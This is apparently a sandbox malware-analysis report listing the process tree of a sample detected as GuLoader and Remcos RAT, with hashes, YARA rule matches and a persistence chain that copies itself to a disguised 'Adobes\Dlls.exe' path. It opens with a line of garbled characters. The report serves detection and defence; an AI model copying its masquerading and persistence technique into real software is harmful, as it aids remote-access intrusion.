k)`I>684&H][4!F3w`aqG<B8S{xD4o=bK+P\R3J'Ma}HU(h^HhP`0{I'#p)f`gNW\}wQQCOKR2GkFi8Tj%.YOLXl%J&jen(-7wx3 {P}B9QT.Y!iZ{u"h'r8?zxu@!&.m`{Rn0WE*I_KB`sDBYZ]!b<7 92nXz^yXDsqr<\B>KEXU:3Mu{W@8~mOk44D:*65:2qsesBi+ 6k-]%I-F#5WjqY9):a~+9:s5:_a*9->jAB]g~F%;

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: mU9H96igb3.exe PID: 4448 Parent PID: 8072

General

Start time:	08:37:38
Start date:	14/10/2021
Path:	C:\Users\user\Desktop\mU9H96igb3.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\mU9H96igb3.exe'
Imagebase:	0x400000

File size:	208896 bytes
MD5 hash:	8777020A37B6797241A489A707B9784B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Visual Basic
Yara matches:	• Rule: JoeSecurity_GuLoader_2, Description: Yara detected GuLoader, Source: 00000002.00000002.137587044438.0000000002BE0000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities Show Windows behavior

Analysis Process: mU9H96igb3.exe PID: 6380 Parent PID: 4448

General

Start time:	08:38:19
Start date:	14/10/2021
Path:	C:\Users\user\Desktop\mU9H96igb3.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\mU9H96igb3.exe'
Imagebase:	0x400000
File size:	208896 bytes
MD5 hash:	8777020A37B6797241A489A707B9784B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Remcos, Description: Yara detected Remcos RAT, Source: 00000009.00000002.137983792450.00000000009E7000.00000004.00000020.sdmp, Author: Joe Security • Rule: JoeSecurity_GuLoader_2, Description: Yara detected GuLoader, Source: 00000009.00000002.137982349025.0000000000560000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities Show Windows behavior

File Created

File Written

Registry Activities Show Windows behavior

Key Created

Key Value Created

Analysis Process: wscript.exe PID: 512 Parent PID: 6380

General

Start time:	08:38:59
Start date:	14/10/2021
Path:	C:\Windows\SysWOW64\wscript.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\WScript.exe' 'C:\Users\user\AppData\Local\Temp\install.vbs'
Imagebase:	0x330000
File size:	147456 bytes
MD5 hash:	4D780D8F77047EE1C65F747D9F63A1FE
Has elevated privileges:	true

Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

File Activities Show Windows behavior

Analysis Process: cmd.exe PID: 6504 Parent PID: 512

General

Start time:	08:39:00
Start date:	14/10/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\cmd.exe' /c 'C:\Users\user\AppData\Roaming\Adobes\Dlls.exe'
Imagebase:	0xf00000
File size:	236544 bytes
MD5 hash:	D0FCE3AFA6AA1D58CE9FA336CC2B675B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities Show Windows behavior

Analysis Process: conhost.exe PID: 1344 Parent PID: 6504

General

Start time:	08:39:00
Start date:	14/10/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7bf390000
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities Show Windows behavior

Analysis Process: Dlls.exe PID: 2916 Parent PID: 6504

General

Start time:	08:39:00
Start date:	14/10/2021
Path:	C:\Users\user\AppData\Roaming\Adobes\Dlls.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Roaming\Adobes\Dlls.exe
Imagebase:	0x400000
File size:	208896 bytes
MD5 hash:	8777020A37B6797241A489A707B9784B
Has elevated privileges:	true

Has administrator privileges:	true
Programmed in:	Visual Basic
Yara matches:	• Rule: JoeSecurity_GuLoader_2, Description: Yara detected GuLoader, Source: 0000000F.00000002.138446041726.0000000002C10000.00000040.00000001.sdmp, Author: Joe Security
Antivirus matches:	• Detection: 100%, Avira • Detection: 26%, Metadefender, Browse • Detection: 24%, ReversingLabs
Reputation:	low

File Activities Show Windows behavior

Analysis Process: Dlls.exe PID: 2072 Parent PID: 4680

General

Start time:	08:39:09
Start date:	14/10/2021
Path:	C:\Users\user\AppData\Roaming\Adobes\Dlls.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Roaming\Adobes\Dlls.exe'
Imagebase:	0x70000
File size:	208896 bytes
MD5 hash:	8777020A37B6797241A489A707B9784B
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	low

Analysis Process: Dlls.exe PID: 6216 Parent PID: 4680

General

Start time:	08:39:17
Start date:	14/10/2021
Path:	C:\Users\user\AppData\Roaming\Adobes\Dlls.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Roaming\Adobes\Dlls.exe'
Imagebase:	0x400000
File size:	208896 bytes
MD5 hash:	8777020A37B6797241A489A707B9784B
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	Visual Basic
Yara matches:	• Rule: JoeSecurity_GuLoader_2, Description: Yara detected GuLoader, Source: 00000011.00000002.138640980805.0000000004F50000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities Show Windows behavior

Analysis Process: Dlls.exe PID: 7300 Parent PID: 4680

General

Start time:	08:39:25
Start date:	14/10/2021
Path:	C:\Users\user\AppData\Roaming\Adobes\Dlls.exe
Wow64 process (32bit):	true

Commandline:	'C:\Users\user\AppData\Roaming\Adobes\Dlls.exe'
Imagebase:	0x400000
File size:	208896 bytes
MD5 hash:	8777020A37B6797241A489A707B9784B
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	Visual Basic
Yara matches:	• Rule: JoeSecurity_GuLoader_2, Description: Yara detected GuLoader, Source: 00000012.00000002.138719279197.0000000002340000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities Show Windows behavior

Analysis Process: Dlls.exe PID: 7852 Parent PID: 2916

General

Start time:	08:39:45
Start date:	14/10/2021
Path:	C:\Users\user\AppData\Roaming\Adobes\Dlls.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Roaming\Adobes\Dlls.exe
Imagebase:	0x400000
File size:	208896 bytes
MD5 hash:	8777020A37B6797241A489A707B9784B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Remcos, Description: Yara detected Remcos RAT, Source: 00000013.00000002.142216309015.00000000008EB000.00000004.00000020.sdmp, Author: Joe Security
Reputation:	low

File Activities Show Windows behavior

File Created

File Written

Registry Activities Show Windows behavior

Key Created

Key Value Created

Analysis Process: Dlls.exe PID: 3384 Parent PID: 6216

General

Start time:	08:40:04
Start date:	14/10/2021
Path:	C:\Users\user\AppData\Roaming\Adobes\Dlls.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Roaming\Adobes\Dlls.exe'
Imagebase:	0x400000
File size:	208896 bytes
MD5 hash:	8777020A37B6797241A489A707B9784B
Has elevated privileges:	false
Has administrator privileges:	false

Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Remcos, Description: Yara detected Remcos RAT, Source: 00000014.00000002.139080988334.00000000007BD000.00000004.00000020.sdmp, Author: Joe Security • Rule: JoeSecurity_GuLoader_2, Description: Yara detected GuLoader, Source: 00000014.00000002.139080067245.0000000000560000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities Show Windows behavior

Analysis Process: Dlls.exe PID: 4696 Parent PID: 7300

General

Start time:	08:40:12
Start date:	14/10/2021
Path:	C:\Users\user\AppData\Roaming\Adobes\Dlls.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Roaming\Adobes\Dlls.exe'
Imagebase:	0x400000
File size:	208896 bytes
MD5 hash:	8777020A37B6797241A489A707B9784B
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Remcos, Description: Yara detected Remcos RAT, Source: 00000015.00000002.139148441525.000000000087B000.00000004.00000020.sdmp, Author: Joe Security • Rule: JoeSecurity_Remcos, Description: Yara detected Remcos RAT, Source: 00000015.00000002.139148381196.0000000000870000.00000004.00000020.sdmp, Author: Joe Security • Rule: JoeSecurity_GuLoader_2, Description: Yara detected GuLoader, Source: 00000015.00000002.139147557891.0000000000560000.00000040.00000001.sdmp, Author: Joe Security

File Activities Show Windows behavior

Disassembly

Code Analysis